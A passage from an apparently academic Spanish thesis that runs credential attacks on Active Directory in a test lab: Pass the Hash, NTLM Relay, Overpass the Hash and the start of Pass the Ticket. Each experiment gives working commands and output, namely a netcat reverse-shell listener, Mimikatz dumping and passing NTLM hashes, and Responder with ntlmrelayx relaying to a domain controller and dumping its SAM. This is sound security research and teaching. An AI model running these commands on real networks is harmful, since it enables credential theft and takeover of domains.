


Fig. 4.31. Añadir el usuario a un grupo.

Y se añade el grupo *Domain Admins* (Figura 4.32).




Fig. 4.32. Grupo Domain Admins.

- Usuario de dominio y administrador local en Cliente01 (Figura 4.33).




Fig. 4.33. Usuario de dominio y administrador local.

Desde una consola con privilegios de administrador local en el Cliente01 ejecutamos el siguiente comando que añade al grupo de administradores el usuario creado previamente.

```
# net localgroup administrators laboratory\mariarperez /add
```

Una vez añadido, es posible loguearse con dicha información (Figura 4.34).




Fig. 4.34. Inicio de sesión con la cuenta de usuario creada..

5. Experimentación

En esta sección se va a detallar los principales ataques sobre Active Directory y su experimentación en el laboratorio previamente creado. En primer lugar se va a definir en qué consiste dichos ataques y qué debilidad de los protocolos de autenticación utilizan y posteriormente se llevará a cabo una réplica de este ataque en el Active Directory *laboratoy.com*.

Para la experimentación se da por hecho que el atacante ya ha comprometido el sistema Cliente01 a través de cualquier técnica de explotación y ha conseguido escalar privilegios y dispone de una *Reverse Shell* interactiva. A partir de este supuesto, se realizará movimientos laterales y/o verticales a través del Active Directory. También se asume que las herramientas utilizadas están ofuscadas y eluden las protecciones de antivirus que pueda tener el sistema comprometido al no presentarse en el alcance ni los objetivos de este proyecto.

5.1. Pass the hash

La idea principal del ataque *Pass the hash* (*PtH*) [46] es la autenticación de un usuario legítimo sin la necesidad de conocer la contraseña de usuario en texto claro. Para ello, el atacante únicamente debe disponer del hash de la contraseña del usuario a suplantar. Los inicios de este ataque o técnica de movimiento lateral se retoman a 1997 cuando Paul Ashton lanzó el primer *Pass the hash* (*PtH*) con una versión de SMB modificado [47].

Como se ha observado en los capítulos previos, cuando un usuario se autentica a través del paquete de autenticación NTLM, para su autenticación el cliente cifra un secreto o nonce compartido por el servidor con el Hash NT del usuario [48], por lo tanto, no es necesario conocer la contraseña en claro. Además, los hashes del usuario se mantienen en memoria (a través del proceso LSASS) lo que permite que, una vez autenticado un usuario legítimo, cuando el sistema requiera otra autenticación por acceder a un recurso se haga de manera transparente al usuario.

Por lo tanto, para que llevar a cabo esta técnica, es necesario que el atacante obtenga el Hash NT del usuario al que quiera suplantar. Esta hash puede ser obtenido a través del volcado de la base de datos SAM¹⁰, de copias de seguridad o *backups* de esta¹¹, el volcado de las credenciales almacenadas por el usuario en el proceso LSASS (tiene que

¹⁰C:\windows\system32\config\SAM

¹¹C:\windows\repair\sam

haber una logon session con dicho usuario), a través del volcado de credenciales de la base de datos NTDS o a través de interceptar los mensajes *Challenge-Response* cuando se autentica un usuario y crackeado el Hash NTLM para llegar a sacar el hash NT [49].

Como abstracción de la capacidad de este ataque, se puede decir que *Pass the hash* (*PtH*) permite de manera efectiva la suplantación de cualquier empleado o cliente de una empresa, sin la necesidad de conocer la contraseña, únicamente conociendo el Hash NT de esta. Por lo tanto, el uso de contraseñas robustas no protegería de este tipo de ataques.

Experimentación

Una vez obtenido una *Reverse Shell* interactiva con privilegios de administrador se va a realizar la técnica de *Pass The Hash* a través del usuario administrador *federicogar*. Este usuario se ha logueado previamente en el Cliente01 por lo tanto tiene una logon session en la máquina.

1. Obtenemos la *Reverse Shell* interactiva en la máquina atacante. Ejecutamos el comando *whoami* y vemos que somos el usuario de dominio *LABORATORY\mariarperez* y no tenemos privilegios suficientes para listar el directorio *C\$* de la máquina DC01 (Figura 5.1).

```
root@Atacante01:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.0.4: inverse host lookup failed: Unknown host
connect to [10.10.10.3] from (UNKNOWN) [192.168.0.4] 49804
Microsoft Windows [Version 10.0.18362.295]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\mariarperez\Desktop>whoami
whoami
laboratory\mariarperez

C:\Users\mariarperez\Desktop>dir \\192.168.0.3\C$
dir \\192.168.0.3\C$

Access is denied.
```

Fig. 5.1. Reverse Shell interactiva sin privilegios.

2. Si recogemos el tráfico intercambiado entre la máquina Cliente01 y el DC01, podemos ver que al intentar listar un directorio a través de la IP de éste se realiza a través del protocolo SMB utilizando el protocolo de autenticación NTLM donde el user es *LABORATORY\mariarperez*. Al no tener privilegios, nos deniega el acceso (Figura 5.2).

No.	Time	Source	Destination	Proto	Length	Info
25	17.233952	192.168.0.3	192.168.0.4	TCP	66	445 → 49805 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
26	17.234001	192.168.0.4	192.168.0.3	TCP	54	49805 → 445 [ACK] Seq=1 Ack=1 Win=262656 Len=0
27	17.234070	192.168.0.4	192.168.0.3	SMB	127	Negotiate Protocol Request
28	17.235811	192.168.0.3	192.168.0.4	SMB2	386	Negotiate Protocol Response
29	17.235874	192.168.0.4	192.168.0.3	SMB2	288	Negotiate Protocol Request
30	17.236374	192.168.0.3	192.168.0.4	SMB2	366	Negotiate Protocol Response
31	17.237360	192.168.0.4	192.168.0.3	SMB2	220	Session Setup Request, NTLMSSP_NEGOTIATE
32	17.237851	192.168.0.3	192.168.0.4	SMB2	397	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
33	17.238217	192.168.0.4	192.168.0.3	SMB2	701	Session Setup Request, NTLMSSP_AUTH, User: LABORATORY\mariarperez
34	17.239574	192.168.0.3	192.168.0.4	SMB2	159	Session Setup Response
35	17.239933	192.168.0.4	192.168.0.3	SMB2	162	Tree Connect Request Tree: \\192.168.0.3\C\$
36	17.240260	192.168.0.3	192.168.0.4	SMB2	130	Tree Connect Response, Error: STATUS_ACCESS_DENIED
37	17.240323	192.168.0.4	192.168.0.3	SMB2	126	Session Logoff Request
38	17.240637	192.168.0.3	192.168.0.4	SMB2	126	Session Logoff Response

Fig. 5.2. Paquetes intercambiados entre Cliente01 y DC01 - Sin pass the hash.

3. Al disponer de una sesión válida el usuario *federicogar* podemos obtener el hash de la contraseña del proceso LSASS. Para ello, se ha utilizado la herramienta Mimikatz [50] a través de los siguientes comandos (Figura 5.3).

```
# privilege::debug
# sekurlsa::logonpasswords
```

```
C:\Users\mariarperez\Desktop\mimi\x64>mimikatz.exe
mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #18362 Aug 14 2019 01:31:47
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
```

Fig. 5.3. Comandos Mimikatz para listas sesiones activas.

4. El comando anterior lista todos las sesiones activas en el usuario, por lo tanto, buscamos la que pertenece al usuario víctima y obtenemos el Hash NT (Figura 5.4).

```

Authentication Id : 0 ; 2118344 (00000000:002052c8)
Session          : Interactive from 0
User Name        : federicogar
Domain          : LABORATORY
Logon Server    : DC01
Logon Time      : 9/14/2019 11:14:36 AM
SID              : S-1-5-21-2887617102-571860142-2842202920-1108
msv :
[00000003] Primary
* Username : federicogar
* Domain   : LABORATORY
* NTLM     : ed918f703a8f726b7c14dcd866b6a3e6
* SHA1     : 447d56a996e3bdf5af52ef30525567ab24ba87e1
* DPAPI    : 5e62ad7af7c38880573ac34033be4c98
tspkg :
wdigest :
* Username : federicogar
* Domain   : LABORATORY
* Password : (null)
kerberos :
* Username : federicogar
* Domain   : LABORATORY.COM
* Password : (null)

```

Fig. 5.4. Hash del usuario víctima.

5. La propia herramienta Mimikatz permite realizar el ataque Pass the Hash a través del siguiente comando, el resultado de este comando se puede observar en la Figura 5.5.

```
# sekurlsa::pth /user:federicogar /ntlm:ed918f703a8f726b7c14dcd866b6a3e6 /domain:
LABORATORY /run:cmd.exe
```

```
mimikatz # sekurlsa::pth /user:federicogar /ntlm:ed918f703a8f726b7c14dcd866b6a3e6
/domain:LABORATORY /run:cmd.exe
user   : federicogar
domain : LABORATORY
program : cmd.exe
impers. : no
NTLM   : ed918f703a8f726b7c14dcd866b6a3e6
| PID  5064
| TID  6644
| LSA Process is now R/W
| LUID 0 ; 2198425 (00000000:00218b99)
\ msrvl_0 - data copy @ 00000157E54F1280 : OK !
\ kerberos - data copy @ 00000157E4C09758
 \ aes256_hmac    -> null
 \ aes128_hmac    -> null
 \ rc4_hmac_nt    OK
 \ rc4_hmac_old   OK
 \ rc4_md4        OK
 \ rc4_hmac_nt_exp OK
 \ rc4_hmac_old_exp OK
 \ *Password replace @ 00000157E54F47A8 (32) -> null
```

Fig. 5.5. Pash the hash a través de la herramienta Mimikatz.

6. En el comando anterior, se definió que ejecutar el comando *cmd.exe*, este comando se ejecutará en el Cliente01, por lo tanto, si queremos que se ejecute otra *Reverse Shell* con privilegios del usuario víctima sería necesario especificar otro comando. En la shell resultante (Figura 5.6) podemos observar que aunque seguimos siendo el usuario *mariarperez* podemos listar los archivos de DC01. Esto es debido a que Mimikatz genera una nueva sesión para el usuario *mariarperez* y sobreescribe el contenido de las credenciales con el hash del otro usuario.

```
C:\Windows\system32>whoami
laboratory\mariarperez

C:\Windows\system32>dir \\192.168.0.3\C$
  Volume in drive \\192.168.0.3\C$ has no label.
  Volume Serial Number is 1831-E9B0

  Directory of \\192.168.0.3\C$

09/15/2018  09:19 AM    <DIR>          PerfLogs
09/10/2019  12:10 AM    <DIR>          Program Files
09/15/2018  11:08 AM    <DIR>          Program Files (x86)
09/10/2019  12:08 AM    <DIR>          Users
09/14/2019  12:35 AM    <DIR>          Windows
              0 File(s)        0 bytes
              5 Dir(s)   40,870,318,080 bytes free
```

Fig. 5.6. Ataque pass the hash realizado correctamente.

7. Por último, al recoger el tráfico generado en esta comunicación podemos observar bastantes diferencias con la figura anterior, ahora el usuario es *federicogar* y se ha realizado el *Challenge-Response* de NTLM satisfactoriamente pudiendo listar los ficheros (Figura 5.7).

No.	Time	Source	Destination	Proto	Length	Info
94	39.519548	192.168.0.3	192.168.0.4	SMB2	298	Create Response File:
93	39.519193	192.168.0.4	192.168.0.3	TCP	54	49799 → 445 [ACK] Seq=1533 Ack=1517 Win=2102272 Len=0
92	39.519169	192.168.0.3	192.168.0.4	SMB2	474	Ioctl Response FSCTL_QUERY_NETWORK_INTERFACE_INFO
91	39.519129	192.168.0.4	192.168.0.3	SMB2	234	Create Request File:
90	39.518755	192.168.0.4	192.168.0.3	SMB2	178	Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO
89	39.518696	192.168.0.3	192.168.0.4	SMB2	138	Tree Connect Response
88	39.518190	192.168.0.4	192.168.0.3	SMB2	162	Tree Connect Request Tree: \\192.168.0.3\C\$
87	39.517855	192.168.0.3	192.168.0.4	SMB2	159	Session Setup Response
86	39.516391	192.168.0.4	192.168.0.3	SMB2	701	Session Setup Request, NTLMSSP_AUTH, User: LABORATORY\federicogar
85	39.515970	192.168.0.3	192.168.0.4	SMB2	397	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
84	39.515435	192.168.0.4	192.168.0.3	SMB2	220	Session Setup Request, NTLMSSP_NEGOTIATE
83	39.514467	192.168.0.3	192.168.0.4	SMB2	366	Negotiate Protocol Response
82	39.513943	192.168.0.4	192.168.0.3	SMB2	288	Negotiate Protocol Request
81	39.513856	192.168.0.3	192.168.0.4	SMB2	306	Negotiate Protocol Response
80	39.511804	192.168.0.4	192.168.0.3	SMB	127	Negotiate Protocol Request

Fig. 5.7. Paquetes intercambiados entre Cliente01 y DC01 - Con pass the hash.

5.2. NTLM Relay

Hoy en día los ataques de *NTLM Relay* son un técnica muy utilizada por *Pentesters* y atacantes permitiendo el acceso a activos o recursos crítico incluso si la organización dispone de buenas prácticas para la gestión de la seguridad. A grandes rasgos, esta técnica

de movimiento lateral o vertical se puede sintetizar como un ataque de *pass the hash* pero a nivel de red.

Para entender este ataque es necesario entender el protocolo *Challenge - Respuesta* utilizado por NTLM. Aunque se ha detallado anteriormente se puede sintetizar en las siguientes fases:

1. El cliente intenta iniciar sesión en un servicio o recurso.
2. El servidor responde con un desafío o *challenge*, es decir, el cliente dice, si eres quién dice ser, cifra este desafío con tu hash de la contraseña..
3. El cliente cifra el desafío.
4. El servidor compueba este cifrado descifrando el desafío ya que dispone del hash del usuario, si es correcto verifica al usuario.

En un ataque de NTLM Relay, el atacante se sitúa como intermediario entre los paquetes intercambiados en el proceso anterior. Para ello, selecciona el recurso o activo que quiere autenticarse y espera a que un usuario legítimo intente conectarse a él. A continuación se va a detallar cómo cambia el esquema de autenticación NTLM cuando se está produciendo un ataque de *NTLM Relay* [51]:

1. En primer lugar, el cliente intenta conectarse a un recurso, esta petición es interceptada por un atacante y reenviada al servidor objetivo.
2. El servidor contesta con un desafío, este desafío también es interceptado por el atacante y reenviado a la víctima.
3. La víctima cifra con el Hash NT de la contraseña el desafío y crea un paquete que será enviado de nuevo al atacante y este lo reenviará al servidor.
4. El servidor comprueba que el desafío se ha cifrado correctamente y concede el acceso a dicho recurso. Por lo tanto, el atacante tiene acceso a ese recurso ya que dispone del paquete con el desafío cifrado.
5. Por último, el atacante manda un paquete a la víctima denegando el acceso a ese recurso.

Como es de esperar, este tipo de ataques ha sido perseguido de cerca por Microsoft y ha implementado medidas que dificultan o imposibilitan este ataque. Una de ellas es el parche MS08-068 [52] que imposibilita que se pueda retransmitir un Hash NTLM a la misma máquina de la que se obtuvo imposibilitando así los ataques de NTLM Replay reflejado. Sin embargo, estos hashes se pueden retransmitir a otros servicios o máquinas.

Para replicar este tipo de ataque en el laboratorio local se va a utilizar la herramienta Responder [53]. Antes de definir esta herramienta es necesario hablar de los *Windows Name Resolution*, es decir, de la forma que utilizada Microsoft para resolver los nombres de dominio. Para ello, se utilizan los protocolos: *Link Local Multicast Name Resolution (LLMNR)* y *NetBIOS over TCP/IP Name Service*. La herramienta Responder realiza un “envenamiento” de estos protocolos y permite obtener la credenciales en red. Esta herramienta crea servidores de autenticación como puede ser SMB, MYSQL, HTTP(s), FTP... y obliga a la víctima a enviar las credenciales a estos servidores y así poder obtenerlas.

Por lo tanto, con la herramienta Responder podemos obtener los Hashes NTLM de una conexión de autenticación y retransmitirlos a través de otra herramienta como puede ser *ntlmrelayx.py* de la librería de Impacket o *MultiRelay.py*.

Una de las limitaciones de este ataque es que la medida que implementó Windows: SMB Signing [54] debe estar desactivado. Esta medida firma los paquetes SMB para evitar que estos sean modificados durante su retransmisión. Se puede suponer que esta medida está desactivada ya que en la mayoría de los Sistemas Windows están desactivadas a excepción de Windows Server como se puede ver en la Figura 5.8.




Fig. 5.8. SMB Signing desactivado por defecto en Cliente01.

Experimentación

Para ejecutar este ataque, la máquina Atacante01 tiene que estar en la misma red, para ello, desde VirtualBox añadimos una nueva tarjeta de red que esté conectada a ADNET y le asignamos la dirección IP: 192.168.0.5.

1. En primer lugar, descargamos la última versión de Responder de [53] o se utiliza la versión que trae por defecto Kali Linux, en cualquier caso se debe editar el archivo *Responder.conf* y deshabilitar las opciones SMB y HTTP para que estas peticiones sean recogidas por *ntlmrelayx.py* (Figura 5.9)

```
[Responder Core]
```

```
; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
```

Fig. 5.9. Archivo de configuración Responder.conf.

2. Una vez editada la configuración ejecutamos el Responder. En paralelo en otra terminal ejecutamos el `ntlmrelayx.py` (Figura 5.10) a través de los siguientes comandos:

```
# .\Responder.py -I eth2 -w -r -f -v
# ntlmrelayx.py -t 192.168.0.3 -smb2support
```

-I eth2 - Corresponde con la interfaz de red conectada a la ADNET. -t 192.168.0.3
- Corresponde al target, en este caso DC01.

The screenshot shows two terminal windows side-by-side. The left window is titled 'root@Atacante01:~/Responder#' and contains the command `./Responder.py -I eth2 -w -r -f -v`. It displays the Responder configuration interface, showing various services like LLMNR, NBT-NS, and DNS/MDNS set to ON. The right window is titled 'root@Atacante01:~/impacket# ntlmrelayx.py -t 192.168.0.3 -smb2support' and contains the command `ntlmrelayx.py -t 192.168.0.3 -smb2support`. It shows the Impacket library output, indicating that multiple protocols (SMB, SMTP, MSOL, HTTPS, IMAPS, IMAP, LDAPS, LDAP) have been loaded and the relay server is running in single host mode, setting up SMB and HTTP servers.

Fig. 5.10. Responder y ntlmrelayx.py.

3. Para que este ataque funcione se necesita la interacción del usuario víctima, en este caso bastaría que el usuario con privilegios de Domain Admin se conectara a un recurso inexistente como puede ser ¹² (Figura 5.11).

¹²\test\C\$




Fig. 5.11. Interacción del usuario.

4. Como se puede ver en la Figura 5.12 el ataque se ejecuta correctamente y se vuelca los datos de la SAM del Domain Controller.

Fig. 5.12. Volcado de la SAM.

5.3. Overpass The Hash

La técnica *Overpass the hash*, también conocida como *Pass the key (PTK)* es la equivalencia a *Pass the hash* para el protocolo de autenticación Kerberos. Como se ha visto anteriormente, durante el intercambio de paquetes, el usuario cifra una marca de tiempo o *timestamp*. En función de la versión de Kerberos se va a utilizar un secreto u otro, en este caso en las versiones más antiguas utiliza un secreto RC4 que equivale al Hash NT del usuario, en versiones más modernas utiliza claves de AES128 y AES256. Por lo tanto, con el Hash NT del usuario se puede obtener un Ticket TGT y poder realizar la autenticación correctamente.

Experimentación

1. En primer lugar, partimos desde una *Reverse Shell* interactiva con privilegios de administrador del usuario *mariarperez* y tratamos de listar el directorio *C\$* del DC01 a través de protocolo de Kerberos(Figura 5.13).

```

root@Atacante01:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.0.4: inverse host lookup failed: Unknown host
connect to [10.10.10.3] from (UNKNOWN) [192.168.0.4] 49905
Microsoft Windows [Version 10.0.18362.295]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
laboratory\mariarperez

C:\Windows\system32>dir \\DC01.laboratory.com\C$ 
dir \\DC01.laboratory.com\C$ 

Access is denied.
C:\Windows\system32>

```

Fig. 5.13. Reverse Shell interactiva.

- Como se puede ver en Wireshark, el intercambio de paquetes KRB5 falla (Figura 5.14).

56	15.8...	192.168.0.4	192.168.0.3	KRB5	294	AS-REQ
57	15.8...	192.168.0.3	192.168.0.4	KRB5	270	KRB Error: KRB5KDC_ERR_PREAMUTH_REQUIRED
64	15.8...	192.168.0.4	192.168.0.3	KRB5	374	AS-REQ
66	15.8...	192.168.0.3	192.168.0.4	KRB5	188	AS-REP
74	15.8...	192.168.0.4	192.168.0.3	KRB5	1705	TGS-REQ
77	15.8...	192.168.0.3	192.168.0.4	KRB5	215	TGS-REP
85	15.8...	192.168.0.4	192.168.0.3	KRB5	1509	TGS-REQ
87	15.8...	192.168.0.3	192.168.0.4	KRB5	78	TGS-REP

Fig. 5.14. Intercambio de paquetes de Kerberos.

- Repetimos los pasos hechos en *Pass the hash*, listamos las sesiones activas y obtenemos el hash de la contraseña MD5 (Figura 5.15 y Figura 5.16).

```

#####
.###. mimikatz 2.2.0 (x64) #18362 Aug 14 2019 01:31:47
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

```

Fig. 5.15. Comandos Mimikatz para listas sesiones activas.

```

Authentication Id : 0 ; 5076970 (00000000:004d77ea)
Session          : Interactive from 0
User Name        : federicogar
Domain          : LABORATORY
Logon Server    : DC01
Logon Time      : 9/15/2019 1:22:50 AM
SID              : S-1-5-21-2887617102-571860142-2842202920-1108

msv :
  [00000003] Primary
  * Username : federicogar
  * Domain   : LABORATORY
  * NTLM     : ed918f703a8f726b7c14dcd866b6a3e6
  * SHA1     : 447d56a996e3bdf5af52ef30525567ab24ba87e1
  * DPAPI    : 5e62ad7af7c38880573ac34033be4c98

tspkg :
wdigest :
  * Username : federicogar
  * Domain   : LABORATORY
  * Password : (null)

kerberos :
  * Username : federicogar
  * Domain   : LABORATORY.COM
  * Password : (null)

```

Fig. 5.16. Hash del usuario víctima.

- Realizamos el ataque a través del mismo comando que en *Pass the hash* (Figura 5.17).

```

mimikatz # sekurlsa::pth /user:federicogar /ntlm:ed918f703a8f726b7c14dcd866b6a3e6
/domain:LABORATORY /run:cmd
user   : federicogar
domain : LABORATORY
program : cmd
impers. : no
NTLM   : ed918f703a8f726b7c14dcd866b6a3e6
| PID  3788
| TID  2516
| LSA Process is now R/W
| LUID 0 ; 5121322 (00000000:004e252a)
\ msv1_0 - data copy @ 000002AA644FEE80 : OK !
\ kerberos - data copy @ 000002AA63EC2E78
  \ aes256_hmac    -> null
  \ aes128_hmac    -> null
  \ rc4_hmac_nt    OK
  \ rc4_hmac_old   OK
  \ rc4_md4        OK
  \ rc4_hmac_nt_exp OK
  \ rc4_hmac_old_exp OK
  \ *Password replace @ 000002AA645CA428 (32) -> null

```

Fig. 5.17. Comando para realizar el ataque overpass the hash.

- Se ejecuta el comando especificado en el comando anterior, en este caso un *cmd.exe* en el que podemos acceder al directorio (Figura 5.18).

```
C:\Windows\system32>whoami
laboratory\mariarperez

C:\Windows\system32>dir \\dc01.laboratory.com\C$ 
 Volume in drive \\dc01.laboratory.com\C$ has no label.
 Volume Serial Number is 1831-E9B0

 Directory of \\dc01.laboratory.com\C$

09/15/2018  09:19 AM    <DIR>          PerfLogs
09/10/2019   12:10 AM    <DIR>          Program Files
09/15/2018  11:08 AM    <DIR>          Program Files (x86)
09/10/2019   12:08 AM    <DIR>          Users
09/14/2019  10:59 PM    <DIR>          Windows
              0 File(s)           0 bytes
              5 Dir(s)  40,860,053,504 bytes free
```

Fig. 5.18. Ataque over-pass the hash realizado correctamente..

6. En los paquetes KRB5 intercambiados podemos ver que se usa RC4 (Figura 5.19) y que la autenticación se completa correctamente recibiendo así un Ticket TGT.

15 4.73.. 192.168.0.4 192.168.0.3 KRBS 365 AS-REQ
+ 17 4.73.. 192.168.0.3 192.168.0.4 KRBS 107 AS-REP
25 4.74.. 192.168.0.4 192.168.0.3 KRBS 1689 TGS-REQ
28 4.74.. 192.168.0.3 192.168.0.4 KRBS 259 TGS-REP
36 4.74.. 192.168.0.4 192.168.0.3 KRBS 1497 TGS-REQ
38 4.74.. 192.168.0.3 192.168.0.4 KRBS 82 TGS-REP

etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
kvno: 2
cipher: 75de0b1bcf70c56c61628bd76648aece1f973967d527768..
▼ enc-part
etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
kvno: 2
cipher: d14df0d1ce229da5ca44959549db25a585246c13096b42e1..

Fig. 5.19. Intercambio de paquetes de Kerberos.

5.4. Pass The Ticket

El ataque *Pass the ticket* [55] consiste en la obtención de un Ticket TGS válido de un usuario y la utilización de este para acceder a servicios o recursos donde el usuario tenga acceso. Esta técnica de movimiento lateral y/o movimiento vertical utiliza para la autenticación de un usuario legítimo un ticket válido encontrados en el sistema. Una característica de este ataque es que no es necesario ser administrador local para importar los tickets de Kerberos.

Experimentación

Para la ejecución del ataque *Pass the ticket* es necesario que el usuario con privilegios al que queremos suplantar haya solicitado un Ticket TGS en la máquina en la que disponemos

conexión activa. A continuación, se detallará el proceso realizado.

1. Como se puede observar en la Figura 5.20, al igual que en los ataques anteriores, disponemos de una sesión activa a través de una *Reverse Shell* interactiva del usuario administrador local *mariarperez*. Además, con el comando *klist* se puede listar los tickets tanto TGT como TGS que dispone dicho usuario, en este caso no dispone de ninguno.

```
C:\Users\mariarperez\Desktop\mimi\x64>whoami  
whoami  
